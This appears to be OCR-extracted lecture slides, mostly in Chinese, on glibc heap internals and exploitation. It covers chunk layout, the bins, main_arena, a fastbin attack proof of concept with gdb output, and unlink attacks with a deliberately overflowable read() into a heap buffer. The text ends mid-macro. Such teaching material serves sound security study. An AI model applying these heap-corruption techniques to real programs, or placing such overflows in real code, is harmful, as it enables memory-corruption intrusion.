
pre_size	size	p
fd	bk	

堆结构


```c
#include <stdio.h>
#include <stdlib.h>
int main()
{
    int i;
    char *p1 = malloc(0x100);
    char *p2 = malloc(0x100);
    char *p3 = malloc(0x100);
    char *p4 = malloc(0x100);
    char *p5 = malloc(0x100);
    malloc(0x20);
    free(p1);
    free(p3);
    free(p5);
    return 0;
}
```

堆结构

```
gdb-peda$ x/80a 0x000055555756000
0x555555756000:  0x0        0x111     p1
0x555555756010:  0x7ffff7dd3b58 <main_arena+88>      0x555555756220
0x555555756020:  0x0        0x0
……
0x555555756100:  0x0        0x0
0x555555756110:  0x110      0x110     p2
0x555555756120:  0x0        0x0
……
0x555555756210:  0x0        0x0

0x555555756220:  0x0        0x111     p3
0x555555756230:  0x555555756000   0x555555756440
0x555555756240:  0x0        0x0
```




堆块大小的划分


bins
136个
fastbins
10个
bins
126个
unsorted bins
1个
small bins
62个
large bins
63个

堆块大小的划分


Bin	范围（字节）
fastbin	32 - 128
small bin	128 - 512
large bin	大于512
unsorted bin	



main_arena

```
gdb-peda$ p main_arena
$24 = {
  mutex = 0x0,
  flags = 0x0,
  fastbinsY = {0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0},
  top = 0x0,
  last_remainder = 0x0,
  bins = {0x0 <repeats 254 times>},
  binmap = {0x0, 0x0, 0x0, 0x0},
  next = 0x7ffff7dd3b00 <main_arena>,
  next_free = 0x0,
  attached_threads = 0x1,
  system_mem = 0x0,
  max_system_mem = 0x0
}
```

Fastbin




https://segmentfault.com/a/1190000005183474#articleHeader1


Fastbin

```c
#include <stdio.h>
#include <stdlib.h>
int main()
{
    int i;
    char *p[5];
    for (i=0; i<3; i++)
        p[i] = malloc(0x20);
    malloc(0x100);
    free(p[0]);
    free(p[2]);
    return 0;
}
```


Fastbin


gdb-peda$ x/20a 0x0000555555756000
0x555555756000: 0x0 0x31
0x555555756010: 0x0 0x0
0x555555756020: 0x0 0x0
0x555555756030: 0x0 0x31
0x555555756040: 0x0 0x0
0x555555756050: 0x0 0x0
0x555555756060: 0x0 0x31
0x555555756070: 0x555555756000 0x0
0x555555756080: 0x0 0x0
0x555555756090: 0x0 0x111
gdb-peda$ p main_arena->fastbinsY
$2 = {0x0, 0x555555756060, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0}
fd

Fastbin attack



Fastbin attack



Fastbin attack

```c
#include <stdio.h>
#include <stdlib.h>
int bss_var;
int main()
{
    printf("bss_var address is 0x%x\n", &bss_var);
    int64_t *a = malloc(8);
    int64_t *b = malloc(8);
    malloc(0x10);
    //构造fastbin链
    free(a);
    free(b);
    //在栈上伪造堆头
    bss_var = 0x20;
    b[0] = ((char*)&bss_var) - 8;
    malloc(8);
    char *c = malloc(8);
    printf("fastbin_attack result is 0x%x\n", c);
}
```

Fastbin attack

```
gdb-peda$ x/14a 0x555555756400
0x555555756400: 0x0     0x0
0x555555756410: 0x0     0x21
0x555555756420: 0x0     0x0
0x555555756430: 0x0     0x21
0x555555756440: 0x555555756410  0x0
0x555555756450: 0x0     0x21
0x555555756460: 0x0     0x0
```

构造fastbin链(free(a), free(b))

```
gdb-peda$ x/14a 0x555555756400
0x555555756400: 0x0     0x0
0x555555756410: 0x0     0x21
0x555555756420: 0x0     0x0
0x555555756430: 0x0     0x21
0x555555756440: 0x55555575503c  0x0
0x555555756450: 0x0     0x21
0x555555756460: 0x0     0x0
```

修改fd(b[0]=((char*)&bss_var)-8)

```
gdb-peda$ x/8a 0x55555575503c
0x55555575503c: 0x5555  0x20
0x55555575504c: 0x0     0x0
0x55555575505c: 0x0     0x0
0x55555575506c: 0x0     0x0
gdb-peda$
```

伪造堆头(bss_var = 0x20)

```
gdb-peda$ c
Continuing.
bss_var address is 0x55755044
fastbin_attack result is 0x5575504c
[Inferior 1 (process 39382) exited normally]
Warning: not running or target is remote
gdb-peda$
```


malloc(8); char *c = malloc(8)

small & large & unsorted bin

```
gdb-peda$ x/80a 0x0000555555756000
0x555555756000:  0x0        0x111      p1
0x555555756010:  0x7ffff7dd3b58 <main_arena+88>      0x555555756220
0x555555756020:  0x0        0x0
……
0x555555756100:  0x0        0x0
0x555555756110:  0x110      0x110      p2
0x555555756120:  0x0        0x0
……
0x555555756210:  0x0        0x0
0x555555756220:  0x0        0x111      p3
0x555555756230:  0x555555756000    0x555555756440
0x555555756240:  0x0        0x0
```

双链表管理堆块

内存分配方式




http://blog.csdn.net/maokelong95/article/details/52006379

Unlink attack


```c
#include <stdio.h>
#include <stdlib.h>

char *first, *second;
int main()
{
    first = malloc(0x100);
    second = malloc(0x10);
    read(0, first, 0x200);
    free(first);
    free(second);
    return 0;
}
```

Unlink attack



Unlink

```
1  #define unlink(P, BK, FD){   \
2      FD = P->fd;              \
3      BK = P->bk;              \
4      FD->bk = BK;             \
5      BK->fd = FD;             \
6  }
```




Unlink


```
1  #define unlink(P, BK, FD){   \
2      FD = P->fd;              \
3      BK = P->bk;              \
4      FD->bk = BK;             \
5      BK->fd = FD;             \
6  }
```

FD->bk = BK ⇔ fd2->bk = BK ⇔ fd2->bk = bk2

BK->fd = FD ⇔ bk2->fd = FD ⇔ bk2->fd = fd2



Unlink attack



FD->bk = BK ⇔ fd4->bk = BK ⇔ fd4->bk = bk4

BK->fd = FD ⇔ bk4->fd = FD ⇔ bk4->fd = fd4

任意内存写

New unlink

```
1406  /* Take a chunk off a bin list */
1407  #define unlink(AV, P, BK, FD) {
1408      FD = P->fd;                      \
1409      BK = P->bk;                      \
1410      if (__builtin_expect (FD->bk != P || BK->fd != P, 0))         \
1411        malloc_printerr (check_action, "corrupted double-linked list", P, AV)
1412      else {                          \
1413          FD->bk = BK;                    \
1414          BK->fd = FD;                    \
1415          if (!in_smallbin_range (P->size)            \
1416              && __builtin_expect (P->fd_nextsize != NULL, 0)) {          \
1417        if (__builtin_expect (P->fd_nextsize->bk_nextsize != P, 0)        \
1418      || __builtin_expect (P->bk_nextsize->fd_nextsize != P, 0))    \
1419          malloc_printerr (check_action,              \
1420                "corrupted double-linked list (not small)",    \
1421                P, AV);                \
1422              if (FD->fd_nextsize == NULL) {              \
1423                  if (P->fd_nextsize == P)              \
1424                    FD->fd_nextsize = FD->bk_nextsize = FD;         \
1425                  else {                    \
1426                      FD->fd_nextsize = P->fd_nextsize;           \
1427                      FD->bk_nextsize = P->bk_nextsize;           \
1428                      P->fd_nextsize->bk_nextsize = FD;           \
1429                      P->bk_nextsize->fd_nextsize = FD;           \
1430                    }                   \
1431                } else {                  \
1432                  P->fd_nextsize->bk_nextsize = P->bk_nextsize;         \
1433                  P->bk_nextsize->fd_nextsize = P->fd_nextsize;         \
1434                }                       \
1435              }                         \
1436          }                           \
1437  }
```

New unlink

```
/* Take a chunk off a bin list */
#define unlink(AV, P, BK, FD) {
    FD = P->fd;                                      \
    BK = P->bk;                                      \
    if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
      malloc_printerr (check_action, "corrupted double-linked
    else {                                           \
